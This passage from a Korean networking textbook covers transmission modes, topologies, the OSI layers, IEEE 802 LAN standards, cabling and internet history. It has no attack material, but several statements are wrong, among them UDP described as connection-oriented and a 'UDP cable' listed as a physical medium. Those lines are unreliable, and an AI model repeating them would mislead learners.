6) IMT-2000: 국제이동통신이란 뜻으로 지역의 구분 없이 서비스 할 수 있다는 점이 특징이며, 동기식과 비동기식으로 나뉨

(1) IMT-2000서비스의 특징

- |           |           |          |         |
|-----------|-----------|----------|---------|
| 가) 사이버 미팅 | 나) 교통 정보  | 다) 무인 감시 |         |
| 라) TV 시청  | 마) 카메라 기능 | 바) 전자상거래 | 사) 원격진료 |

① 개인 이동성, 단말 이동성, 서비스 이동성의 구현

② 멀티미디어 서비스의 광역화

③ 유선망, 무선망, 위성망의 통합


구분	1세대: 아날로그	2세대: 디지털	3세대: IMT-2000
주파수 효율	1배	3-8배	10배 이상
서비스 유형	- 음성 위주 (낮은 통화 품질)	- 음성(통화품질 향상) - 저속 데이터	- 음성(유선 품질과 등등) - 영상, 고속 데이터 등 - 멀티미디어 서비스
서비스 지역	국내	국내 및 제한적 국제	국제 로밍

#### 14.1 컴퓨터 통신 > 14.1.3 통신 방식

1) 단방향 통신 : 한 데이터 단말 장치(DTE)는 송신기능만 가지고 있고 다른 데이터 단말장치는 수신기능만 가지고 있어서 데이터가 한방향으로만 전송되는 통신 방식

2) 반이중 통신 : 통신하는 두 데이터 단말 장치(DTE)가 시간적으로 교대로 데이터를 교환하는 방식의 통신

3) 전이중 통신 : 통신하는 두 데이터 단말 장치(DTE)가 동시에 데이터를 주고받는 방식으로 전화와 같은 일반적인 데이터 통신에서 이 방식을 사용



#### 14.1 컴퓨터 통신 > 14.1.4 데이터 전송 방식

1) 직렬 전송 : 각 데이터 비트들이 하나의 통신 회선을 이용하여 1비트씩 순차적으로 전송되는 방식

#### 가) 비동기 전송

- 문자 단위의 비트 블록을 전송의 기본 단위로 지정
- 송신자와 수신자 사이의 동기화를 위하여 시작 비트와 정지 비트를 비트 블록의 앞뒤에 덧붙여 전송함. 시작 정지(Start-Stop) 방식 이라고도 함.

#### 나) 병렬 전송

- 각 데이터 비트 하나하나에 대응하는 통신 회선이 있어 비트 블록을 한꺼번에 전송하는 방식
- 컴퓨터의 CPU와 주변 장치 사이의 전송에서와 같이 거리가 비교적 짧은 데이터 통신에 이용

### 14.2 컴퓨터 네트워크 > 14.2.1 컴퓨터 네트워크의 개념

- 서로 자원 공유가 되도록 결합된 각각 독립적 기능을 갖는 컴퓨터 시스템의 집합
- 지리적으로 분산된 2대 이상의 독립된 컴퓨터가 어떠한 목적을 갖고 결합된 상태

### 14.2 컴퓨터 네트워크 > 14.2.2 컴퓨터 네트워크의 필요성

#### 1) 정보 통신 기능의 고도화

- (1) 다른 기종 컴퓨터 네트워크
- (2) 네트워크의 다양한 구성형태
- (3) 맨-머신 인터페이스
- (4) 다양한 업무처리의 공존

#### 2) 기술적인 배경

- (1) 통신기능의 분산
- (2) 프로토콜의 계층화
- (3) 공용자원의 가상화

### 14.2 컴퓨터 네트워크 > 14.2.3 네트워크 구축 목적

- 네트워크를 구축하는 목적은 하드웨어 및 소프트웨어 자원을 서로 공유하기 위함


- 1) 하드웨어의 공유
- 2) 데이터의 공유
- 3) 프로그램의 공유
- 4) 부하의 분담
- 5) 확장성
- 6) 신뢰성의 향상
- 7) 실시간 처리 향상

#### 14.3 네트워크 구성 > 14.3.1 네트워크 구성 조건

- 언제든지 전 지역의 정보원이 즉시 혹은 지정된 시간 내에 수신 측과 연락되어야 함
- 어떠한 장소의 정보에도 어떤 기준의 전송 특성 규격을 만족시켜야 함
- 수신 측과 지정한 번호는 통일된 것이어야 함
- 정확하고 안정된 통신이 가능해야 함
- 요금체계가 합리적이고 경제성과 융통성이 높아야 함

#### 14.3 네트워크 구성 > 14.3.2 네트워크의 종류


- 1) 근거리 통신망(LAN): 동일 구내, 동일 건물 내로 한정되어 컴퓨터 통신을 중심으로 한 통신망
  - 포괄적인 지역적 범위가 수 Km 이내로 제한
  - 근거리 통신망을 통한 데이터의 전송 속도가 적어도 수 Mbps 이상
  - 하나의 기관에 속하는 사설망



이미지 출처: <https://www.guru99.com/lan-vs-wan.html>

2) 도시 지역망(MAN): 한 도시와 같이 지역적으로 제한된 영역에 구성되어 있는 근거리 통신망들을 서로 연결하는 통신망

3) 광역 통신망(WAN): 수 10Km 이상의 넓은 지역에 분포하는 스테이션들을 상호 연결하여 주는 통신망




이미지 출처: <https://www.guru99.com/lan-vs-wan.html>

### 14.3 네트워크 구성 > 14.3.3 네트워크의 구성 형태

#### 1) 버스형

- 네트워크의 뼈대로 알려진 한 가닥의 주요 케이블로 구성
- 모든 네트워크 장치들은 일반적으로 트랜시버와 트랜시버 케이블에 의해 버스에 연결, 모든 노드들이 버스에 T자형으로 연결되어 상호 Point-to-Point 형태를 취함
- 모든 네트워크 접속 형태 중 가장 단순한 배선 형태, 공통 전송선로 상에 모든 스테이션이 1:1 방식으로 연결되어있어, 멀티드롭(multi-drop) 형식이라 부르기도 함



이미지 출처: <https://yellowh.tistory.com/17>

### (1) 장점


- 스테이션의 수가 적은 경우 높은 성능 발휘
- 설치가 간단, 새로운 스테이션의 추가가 용이하여 네트워크의 확장에 융통성 좋음
- 분산처리 구성되므로 다른 방식들과 같이 경로 지정 기능이나 집중 제어 기능을 갖지 않아 네트워크의 신뢰성을 높이는데 대단히 유용
- 스테이션에 장애가 발생하더라도 전체 시스템이 이상 없이 유지 가능
- 초기 투자가 적게 듦

### (2) 단점

- 스테이션의 수가 증가함에 따라 처리 능력 급속히 감소
- 대규모의 시스템을 구성하려면 성능의 저하에 대비한 별도의 대책이 있어야 함
- 특정 지역에서의 장애 발생을 찾는 것에 어려움이 따르므로 유지보수측면이 어려움
- 부하가 많은 상태에서는 다른 네트워크에 비해 응답 시간 늦어짐
- Baseband 전송 방식을 쓸 경우 거리에 민감하여 거리가 멀어지면 중계기가 필요
- 음성 전송에 어려움이 따르기 때문에 주로 OA 부분에 많이 사용

## 2) 링형

- 고리 형태로 한 방향으로 통신하게 되며 각 노드에서 신호 재생이 가능하기 때문에 비교적 거리 제약이 적고, 잡음에 강함
- 통신제어가 간단하고 신뢰성 높으며, 링의 형태를 취하지만 일방향 Point-to-Point 형태를 취함



이미지 출처: <https://yellowh.tistory.com/17>

### (1) 장점

- 네트워크 고장 시 문제가 발생한 스테이션 쉽게 찾기 가능
- 새로운 스테이션의 추가, 제거 시 버스 방식에 비해 속도 감소가 크지 않고 전체 네트워크에 영향 없이 계속 운영 가능


- 링에 연결되는 스테이션 증가에 따라 시스템의 처리율 및 지연 시간이 저하되지만 이더넷의 경우처럼 급격히 감소하지는 않음
- 링 방식은 스타 방식에 비해 사용하는 케이블이 매우 적게 듭
- 스테이션의 많고 적음에 따른 성능의 저하가 심하지 않음

## (2) 단점

- 링을 제어하기 위한 기본적인 처리 절차가 복잡하기 때문에 기본적인 지연이 따름
- 순수한 링 방식에서는 한 스테이션의 고장으로 전체 네트워크가 고장 날 수 있음
- 스테이션을 새로 추가하기 위해서는 물리적으로 링을 절단하고 스테이션을 추가한 후 전체 네트워크를 재 가동시켜야 함(star wired ring 구조로 변형시켜 해결 가능)

## 3) 스타형

- 데이터의 흐름을 제어해주는 중앙제어장치를 중심으로 모든 스테이션들이 Point-to-Point로 연결돼 별 모양으로 구성된 접속 방법
- 중앙에 허브(hub)나 집중화기와 같은 장치를 갖고 있으며, 중앙의 제어점으로부터 모든 기기가 점 대 점 방식으로 연결



이미지 출처: <https://yellowh.tistory.com/17>

## (1) 장점

- 제어가 간단하고 네트워크 고장 진단 및 유지 보수가 용이
- 확장이 용이하고 새로운 스테이션 증설이 용이
- 시스템의 일괄변경과 데이터베이스 관리가 용이
- 교환기를 중심으로 한 일반적인 전화망에서 유리
- 중앙의 제어 점으로 부터 모든 기기가 Point-to-Point 방식으로 연결됨
- 한 기기의 고장이 전체에 영향을 미치지 않음

## (2) 단점


- 네트워크 처리 능력은 전적으로 중앙제어장치에 의존
- 통신량이 많은 경우 서비스가 지연될 수 있음



- 중앙의 제어 기기가 고장 나면 시스템은 일시에 운영불능 상태에 빠짐
- 중앙제어장치 부근의 배선이 복잡해짐
- 최초 설치 시 케이블 링에 소요되는 노력과 비용이 큼

#### 14.3 네트워크 구성 > 14.3.4 OSI 참조 모델

- 서로 다른 제조회사와 기관에서 독립적으로 개발한 시스템들을 사용하고 있지만 이 시스템과 정보를 주고받으려 할 경우 시스템 간에 통신이 가능하도록 정한 것
- 물리 계층에서 전송 계층까지를 '하위계층'이라 하며 시스템 간에 투명한 데이터 전송 기능을 담당
- 세션 계층에서 응용 계층까지는 '상위 계층'이라 하며 업무를 수행하기 위한 통신 처리 기능을 담당



##### 1) 물리 계층(Physical layer)

- 기능: 비트 전송을 수행하기 위한 전기적 제어 기능을 수행
- 특징: 통신 매체의 다양화와 통신 매체를 자유롭게 선택할 수 있으며, 통신 매체는 UDP 케이블, 동축 케이블, 광섬유, 통신 위성을 말함

##### 2) 데이터 링크 계층(Data link layer)

- 기능: 직접 연결된 두 시스템 간의 오류 없는 데이터 전송을 담당하며 네트워크 계층에 서비스를 제공해 주는 기능을 제공
- 특징: 프레임 단위로 통신하고, 통신 회선 공유 시 데이터 충돌 제어 및 장치별 해당 메시지를 정확히 선택, 또한 데이터 링크 회선이 복수 개의 병렬로 사용하는 멀티 링크도 이 계층에 속함

### 3) 네트워크 계층(Network layer)

- 기능: 패킷이 송신자로부터 수신자에 전송되는 경로를 설정하는 기능
- 특징: 데이터 전송 경로 선택 및 중계 제어를 하여 통신망 연결과 네트워크 구성의 자유화를 제공

### 4) 전송 계층(Transport layer)

- 기능: 송신자로부터 수신자에 전달되는 데이터에 오류가 없고, 송신한 데이터의 순서가 수신 측에서 그대로 보존하는 기능
- 특징: 전송 오류율과 통신망별 서비스 품질의 편차를 보안하여 업무에 적합한 고품질의 데이터를 전송

### 5) 세션 계층(Session layer)

- 기능: 응용 프로그램 간의 대화를 유지하기 위한 구조를 제공
- 특징: 대화 단위로 통신을 제어하고 응용 프로세서 간 규약에 따라 대화 단위로 데이터 송수신 하고, 또한 체크 포인트와 재출발 서비스, 차단 서비스를 수행함

### 6) 표현 계층(Presentation layer)

- 기능: 데이터의 부호화, 데이터 압축, 암호화 등의 기능
- 특징: 데이터 표현 형식을 제어, 데이터 표현 형식(부호, 암호, 압축 등)을 변환하여, 실제 사용하는 표현 형식과 전송 상의 표현 형식의 독립성을 강화

### 7) 응용 계층(Application layer)

- 기능: 하위 계층의 서비스를 이용해 하나의 작업을 할 수 있는 기능을 제공. 예를 들어, 원격 접속의 텔넷(TELNET), 파일 전송의 FTP 등에 속함
- 특징: 파일, 데이터베이스, 단말기 등의 자원 이용 및 정보망의 장애 및 접속 구성 등에 다양한 편리 제공 및 오퍼레이션 지원. 또한, 가상 터미널 프로토콜, 파일 전송 프로토콜, 작업 전송 프로토콜 등의 사용자를 위한 프로토콜과 네트워크 관리 프로토콜이 실행됨

## 14.3 네트워크 구성 > 14.3.5 네트워크 형식

- 네트워크의 대표적인 형식으로 이더넷(Ethernet), 토큰링(Token-ring), 광섬유 분산 데이터 인터페이스(FDDI) 방식이 있음
- 이더넷 방식: PC근거리통신망(LAN)뿐만 아니라 UNIX환경에서도 가장 많이 이용
- 토큰링 방식: 초기 IBM 컴퓨터에 연결되어 사용
- 광섬유 분산 데이터 인터페이스 방식: 광역 캠퍼스 네트워크 구축에 주로 이용

#### 14.3 네트워크 구성 > 14.3.6 Peer-to-Peer와 클라이언트-서버

##### 1) 클라이언트-서버 네트워크

- 서버(server)는 우리말로 번역하면 ‘봉사자’. 네트워크 상에서 핵심적 컴퓨터에 해당하며 PC나 워크스테이션 또는 미니/중/대형급 컴퓨터가 될 수 있음
- 워크스테이션(work station)이란 네트워크 서버의 자료를 사용하는 것, 다른 말로는 클라이언트(client), 즉 ‘고객’이라고 하며, 노드라고 표현하기도 함
- 한 컴퓨터가 네트워크 접속 하는 경우 이 컴퓨터는 워크스테이션, 클라이언트가 되며, 워크스테이션은 주로 PC나 매킨토시 등이 사용됨

##### 2) Peer-to-Peer 네트워크

- 클라이언트-서버에 비해 전용서버가 존재하지 않으며 각 노드가 동등하게 파일 서버 역할을 수행하며 각 네트워크 노드의 여러 가지 자원들을 공유하게 해줌
- 노드와 노드 간의 메시지 전달은 서버를 거치지 않고 두 대의 컴퓨터끼리 직접 이루어짐
- 각 컴퓨터는 필요하면 얼마든지 클라이언트와 서버로 사용할 수 있다는 것이 특징
- 네트워크에 연결된 각각의 컴퓨터가 Client 혹은 Server로 운영

#### 14.3 네트워크 구성 > 14.3.7 새로 부각되는 네트워크 기술

##### 1) 파이버 채널(Fiber Channel)

- 메인 프레임 컴퓨터의 연결을 위해 개발되었던 파이버 채널은, 현재 채널 네트워크라는 서버와 저장기기, 프린터와 PC를 잇는 용도로 쓰임

##### 2) 비동기 전송 방식(ATM)

- 사운드, 이미지, 비디오를 단일 네트워크를 통해 고속으로 전송하기 위해 만들어진 표준을 바탕으로 개발된 네트워크 기술
- 광대역, 고속, 원하는 대역 제공, 전송 지연의 단축 등 여러 가지 기능을 제공

##### 3) 고속 이더넷(Fast Ethernet)

- 이더넷(Ethernet) 근거리 통신망(LAN)의 속도를 100Mbps까지 증가시켜 줌
- 고속 이더넷(Fast Ethernet)은 이 기술이 등시성(아이소크로너스 - Isochronous) 전송을 이용하기 때문에, 멀티미디어 파일이나 인터랙티브 애플리케이션을 전송하는 방법으로는 한시적인 대책으로밖에 쓰이지 못함

#### 4) 등시성 이더넷(Isochronous Ethernet)

- 6 Mbps의 속도를 가지는 등시성(Isochronous) 데이터 전송을 지원하는 추가 채널과 10 Mbps의 데이터 전송률을 낼 수 있도록 만든 10Base-T 표준 이더넷 채널을 결합해서 만든 보다 강화된 기술

#### 5) 광섬유 분산 데이터 인터페이스(FDDI)-II

- ANSI에 의해서 정의된 광섬유망을 기본으로 하는 근거리 통신망 사양
- 광섬유 분산 데이터 인터페이스(FDDI)-II는 등시성 데이터를 운반하기 위한 가능 주파수대를 허용하기 위해서 광섬유 분산 데이터 인터페이스(FDDI)를 확장시킨 것

#### 6) 기가비트 이더넷(Gigabit Ethernet)

- 기가비트 이더넷은 서버와 네트워크 접속 구간에서의 병목을 해소할 수 있음
- 근거리 통신망에서 스위칭 고속 이더넷 100Mbps의 트래픽을 접속시킬 수 있는 백본(backbone) 스위칭 장비를 위한 기술로 부각되고 있음
- 접속거리, 멀티미디어 지원 등의 해결해야 할 문제점이 있음
- 가장 안정되고 일반화 되어 있는 고속 네트워킹 방안으로서 제시되고 있음

### 14.4 네트워크 관리 시스템 > 14.4.1 네트워크 관리 시스템 기능

- 네트워크 관리 시스템: 전반에 걸친 정보를 수집 관리 하는데 그 목적이 있음
- 네트워크 상의 전 장비들의 중앙 감시 체제를 구축하여 감시, 계획 및 분석이 가능 하여야 하며 관련 데이터를 보관하여 필요 즉시 활용 가능하여야 함
- 간이 망 관리 프로토콜(SNMP: Simple Network Management Protocol)을 관리 프로토콜로 사용하며 공통 관리 정보 프로토콜(CMIP: Common Management Information Protocol)로의 전환 방안이 제시되어야 함
- 이더넷(Ethernet) 및 광섬유 분산 데이터 인터페이스(FDDI) 네트워크에 접속 되어 있는 자원들을 관리할 수 있어야 함
- Graphic User Interface를 지향해야 함
- MIB-1, MIB-2 및 타 공급자 규정(Vendor Specific) 관리 정보 베이스(MIB)를 지원할 수 있어야 함
- 보안성이 우수하고 관리가 용이해야 함

### 14.4 네트워크 관리 시스템 > 14.4.2 간이 망 관리 프로토콜

- 간이 망 관리 프로토콜(SNMP)은 네트워크 장치 즉, 라우터, 브리지, 터미널 서버,

호스트 PC 등에 직접 조회하는 거래 우선(transaction-oriented) 프로토콜

- ① 관리 대상(서비스 제공자, Agent), ② 네트워크 관리 Station(서비스 이용자, manager), ③ 네트워크 관리 프로토콜의 3부분으로 구성
- IP(Internet Protocol)에서 작동하는 UDP(User datagram Protocol; 커넥션형 트랜스포트 프로토콜)에 장치되어 있음
- 간이 망 관리 프로토콜 통신을 하기 위해서는 네트워크 관리 스테이션과 관리 대상 양자 모두에게 IP주소가 필요함

#### 14.5 근거리 통신망 > 14.5.1 근거리 통신망의 개요

- 반경 수 Km 이내에서 수 Mbps에서 수 백 Mbps까지 고속통신이 가능하며, 사유 기관에 속하는 통신 네트워크

##### 1) 근거리 통신망의 역사

- 근거리 통신망(LAN)이라는 단어를 일반적으로 널리 사용하게 된 것은 1980년대
- 이 개념과 기술은 1970년 초부터 이미 전개 되어 옴
- 이에 대한 연구는 1972년에 시작된 제록스사의 이더넷이 그 효시이며, 이 제품은 76년에 완성되었지만 상품으로서 등장된 것은 80년이며, 이후 미국을 중심으로 사무 자동화의 물결을 타고 수많은 네트워크가 발표됨
- 1980년 IEEE에 의해 표준화가 추진됨에 따라 근거리 통신망(LAN)의 개발이 가속화 되었으며, 최든 퍼스널 컴퓨터를 중심으로 한 소형화, 저가격화 된 PC 근거리 통신망(LAN)이 많은 인기를 끌고 있음

##### (1) 근거리 통신망의 등장 배경

- 전자, 통신, 반도체 신기술과 컴퓨터 산업의 비약적인 발전과 더불어 기업과 조직 및 사회의 정보 공유, 분산처리 등의 욕구의 다양해짐에 따라 근거리 통신망을 탄생시키는 계기를 마련

##### (2) 근거리 통신망의 발달 과정

###### 가) 1950년대 ~ 1960년대 전반

- 일괄(batch) 처리 방식(전형적인 Local Batch)이 주류를 이룸

###### 나) 1960년대 후반

- 멀티 프로그램이 가능한 OS가 등장함에 따라 컴퓨터와 터미널 간의 온라인 이용 활성화

다) 1970년대

- 컴퓨터 이용에 대한 수요가 더욱 다양화 되고 증진됨에 따라 다양한 기술, 저렴한 가격의 미니 컴퓨터가 등장
- 통신장비 및 통신 S/W가 개발되었으며, 고도의 조직적인 네트워크 필요성 등장

라) 1980년대

- 개인용 컴퓨터가 대량 보급되기 시작하면서 사무실, 공장, 실험실 등에서 다양한 정보 처리 수요가 폭발하게 됨

2) 근거리 통신망의 특징

- 사무실 등 일부분의 규모에서부터 대학이나 공장 등의 동일 부지 내에 설치된 대규모 네트워크도 구성할 수 있음
- 각종 유틸리티 및 주변에 분산된 PC, W/S, Host, Printer, HDD 등의 자원을 공유함으로써 경비와 시간을 절약할 수 있음
- 이더넷은 1~10Mbps, Token-Ring은 4~16Mbps, 광섬유 분산 데이터 인터페이스는 100Mbps의 고속으로 운용할 수 있음
- 케이블 배선을 간소화할 수 있음
- 근거리 통신망 프로토콜은 국제 표준 기구인 OSI 참조 모델 하위 2계층에 위치
- 접속의 용이성, 보수의 용이성, 신뢰성, 경제성, 확장성

3) 근거리 통신망의 표준

- 1980년 2월 ITU(당시 IEEE)는 데이터 전송속도가 20Mbps인 근거리 통신망 표준을 공시
- 근거리 통신망 802는 1980년의 '80'과 2월의 '2'를 의미함

802.1	상위 계층 인터페이스와 MAC BRIDGE
802.2	LLC(Logical Link Control)
802.3	CSMA/CD(Carrier Sense Multiple Access / Collision Detect)
802.4	토큰 버스 (Token Bus)
802.5	토큰 링 (Token Ring)
802.6	MAN(Metropolitan Area Network)
802.7	광대역 (Broadband) LAN
802.8	광섬유 (Fiber Optic) LAN
802.9	종합 데이터 & 음성 네트워크
802.10	보안(Security)
802.11	무선 네트워크 (Wireless Network)

#### 14.5 근거리 통신망 > 14.5.2 근거리 통신망의 구성요소

##### 1) 근거리 통신망 카드

- PC나 서버(Server)와 네트워크 간의 인터페이스 장치

##### 2) 트랜시버

- PC나 리피터 등 모든 통신 장비를 이더넷에 접속시킬 때 사용되는 접속장비

##### 3) 리피터

- 네트워크 선로를 통해 전달되는 신호를 증폭하여 연결된 네트워크로 전송하는 장치

##### 4) 브리지

- OSI 참조 모델의 데이터 링크 계층 중 매체 접근 제어(MAC) 계층에서 통신을 하며 두 세그먼트를 연결해주는 장비

##### 5) 라우터

- 서로 상이한 구조를 갖는 망들을 연결할 수 있는 기능을 제공, 부분 망 내에서 주고받는 데이터는 부분 망 내에서만 움직이도록 제한을 가하여 네트워크에 발생 될 수 있는 불필요 작업량을 제거

##### 6) 허브

- 각 노드를 트리 구조로 연결하는데 많이 사용, 허브의 목적은 케이블 링의 간소화 및 이동의 편리함과 더불어 근거리 통신망에 있어 통합회선 관리를 목적으로 함

#### 14.5 근거리 통신망 > 14.5.3 케이블링 시스템

##### 1) 굵은 동축케이블(10base5)

- 직경이 10.28mm 또는 9.53mm의 실드 케이블(shielded cable)
- 건물과 건물, 층과 층을 연결하는데 많이 사용

##### 2) 가는 동축케이블(10base2)

- 굵은 동축케이블보다 가격이 저렴하고 규모가 작은 사무실에서 사용되며, 주로 실내 배선을 위해 많이 사용

##### 3) UTP 케이블(10baseT)

- 모두 8가닥으로 동일한 하나의 외부 피복에 2개씩 꼬인 선을 다시 꼬아 만든 형태

- 사무실과 같은 근거리를 허브를 통해 연결할 때 많이 사용

#### 4) STP 케이블(10baseT)

- 하나의 외부 피복 내에 외부 전기 신호로부터 보호하기 위하여 꼬인 선들을 은박지로 싸인 형태, 토큰 링(token ring)형의 근거리 통신망에서 사용

#### 5) 광섬유 케이블

- 광케이블은 유리나 플라스틱으로 만든 얇은 섬유를 사용하는 것으로, 모든 정보가 빛의 형태로 바뀌어 전송/수신됨

## 15. 인터넷

### 15.1 인터넷이란 > 15.1.1 인터넷 역사

- 정보의 공유와 자유로운 유통이 가능한 컴퓨터 통신망
- 컴퓨터 통신망으로 이루어진 시간과 공간을 초월한 가상공간
- 누구에게나 열려있는 정보의 바다

#### - 세계 인터넷 역사

1969	ARPANET(Advanced Research Projects Agency NET) 개통
1972	E-Mail 프로그램 개발, Telnet 표준안
1973	FTP 표준안
1977	E-Mail 표준안
1979	Usenet News 시작
1982	TCP/IP도입, 인터넷 개념 정립
1983	ARPANET과 MILNET 분리, 인터넷 시작
1984	DNS(Domain Name Service) 제시
1986	NNTP(Network News Transfer Protocol) 개발
1988	IRC(Internet Relay Chat) 개발
1990	ARPANET폐지, Archie 시작, HyTelnet 시작
1991	WAIS시작, Gopher시작
1992	WWW(World Wide Web) 시작, Veronica 시작
1993	InterNIC 창설, 웹브라우저 Mosaic 개발

#### - 국내 인터넷 역사

1982	SDN(System Development Network) 구축
1983-4	미국, 유럽에 UUCP 연결 사용
1987-9	교육연구망 구성(ARPANET, BITNET 연결)
1990-1	연구망에 인터넷 연결(HANA/SDN)
1994	상용망 서비스 시작, ISP(Internet Service Provider) 시작



## 15.1 인터넷이란 > 15.1.2 인터넷 관리 조직

### 1) 국제기구

#### ① IANA(Internet Assigned Numbers Authority)

- 인터넷상에 고유하게 할당할 필요가 있는 자원을 관리

#### ② ISOC(Internet SOCIety)

- 인터넷의 바람직한 사용과 관심 및 발전을 진작시키기 위한 단체이며 인터넷 관련 기술 협력 및 조정을 하는 비영리 기구로 인터넷의 최종 협력 기구

#### ③ IAB(Internet Architecture Board)

- ISOC와 관련되어 기술적인 자문을 위한 그룹으로 인터넷 구조, 프로토콜(TCP/IP중점)을 검토하고, IESG에서 동의할 만한 새로운 인터넷 표준들을 제시

#### ④ IETF(Internet Engineering Task Force)

- 변화하는 망 환경에 따라 새로운 기술들을 제시하고, 인터넷 표준안을 제정하기 위한 기술 위원회

#### ⑤ IRTF(Internet Research Task Force)

- 인터넷에 초점을 둔 컴퓨터통신망 연구자들의 공동체

#### ⑥ IESG(Internet Engineering Steering Group)

- IETF의 활동과 인터넷 표준 등의 기술적인 활동과 인터넷 표준 등의 기술적인 관리를 책임지는 기구

### 2) 국내기구

#### ① KRNIC(KoRea Network Information Center)

- 한국 인터넷 정보센터로 한국내 IP주소 할당, 도메인등록, 네트워크 정보관리

#### ② NNC(Number & Name Committee)

- 인터넷 주소 관련 정책을 제시

#### ③ EC(Engineering Committee)

- 기술 위원회

④ DDC(Domain Dispute Committee)

- 도메인 분쟁 위원회

⑤ 한국 정보 보호 센터

⑥ CERTCC-KR(Korea Computer Emergency Response Team Coordination Center)

- 침해사고 및 바이러스에 대응하기 위해 한국 정보 보호 센터가 운영

⑦ WWW-KR(웹 코리아)

- 인터넷 지식 및 기술 보급, 활성화를 위한 비영리 단체

3) NIC(Network Information Center)

- 자원을 효율적으로 사용하도록 지원하는 기능 및 인터넷을 사용하기 위해 필요한 자원(IP주소, 도메인이름 등)을 제공하는 역할을 하는 것

15.2 인터넷 주소 > 15.2.1 계정

- 인터넷을 사용할 때에도 인터넷 서비스를 해주는 회사(인터넷 사이트)에 접속하여 사용자 본인임을 확인하기 위하여 필요
- 여러 사람이 하나의 컴퓨터(인터넷 사이트)를 공유하여 사용할 때 사용자를 구별하고 이용 권한 부여를 목적으로 사용
- 계정은 인터넷상에서 자신을 표현하는 수단
- 계정을 관리하는 방법
  - 사용자 번호(아이디)와 사용자 암호를 동일하게 사용하지 않음
  - 여러 인터넷 사이트의 계정을 동일하게 하지 않음
  - 주기적으로 사용자 암호를 변경하여 사용
  - 자신의 신상(전화번호, 생일 등)을 이용하여 계정 작성하지 않음
  - 사용자 번호와 암호를 별도의 메모지 등에 기록하지 않음
  - 사용자 번호와 암호는 잊어버리지 않을 수 있는 것을 사용
  - 계정이 있는 인터넷 사이트는 주기적으로 방문

15.2 인터넷 주소 > 15.2.2 IP주소

- 인터넷에 연결된 컴퓨터의 고유 주소를 의미
- 인터넷상에서 특정 컴퓨터를 구별할 수 있게 해줌
- 원칙적으로 컴퓨터 하나에 하나의 IP주소 할당

## 1) IPv4(Internet Protocol version 4)11

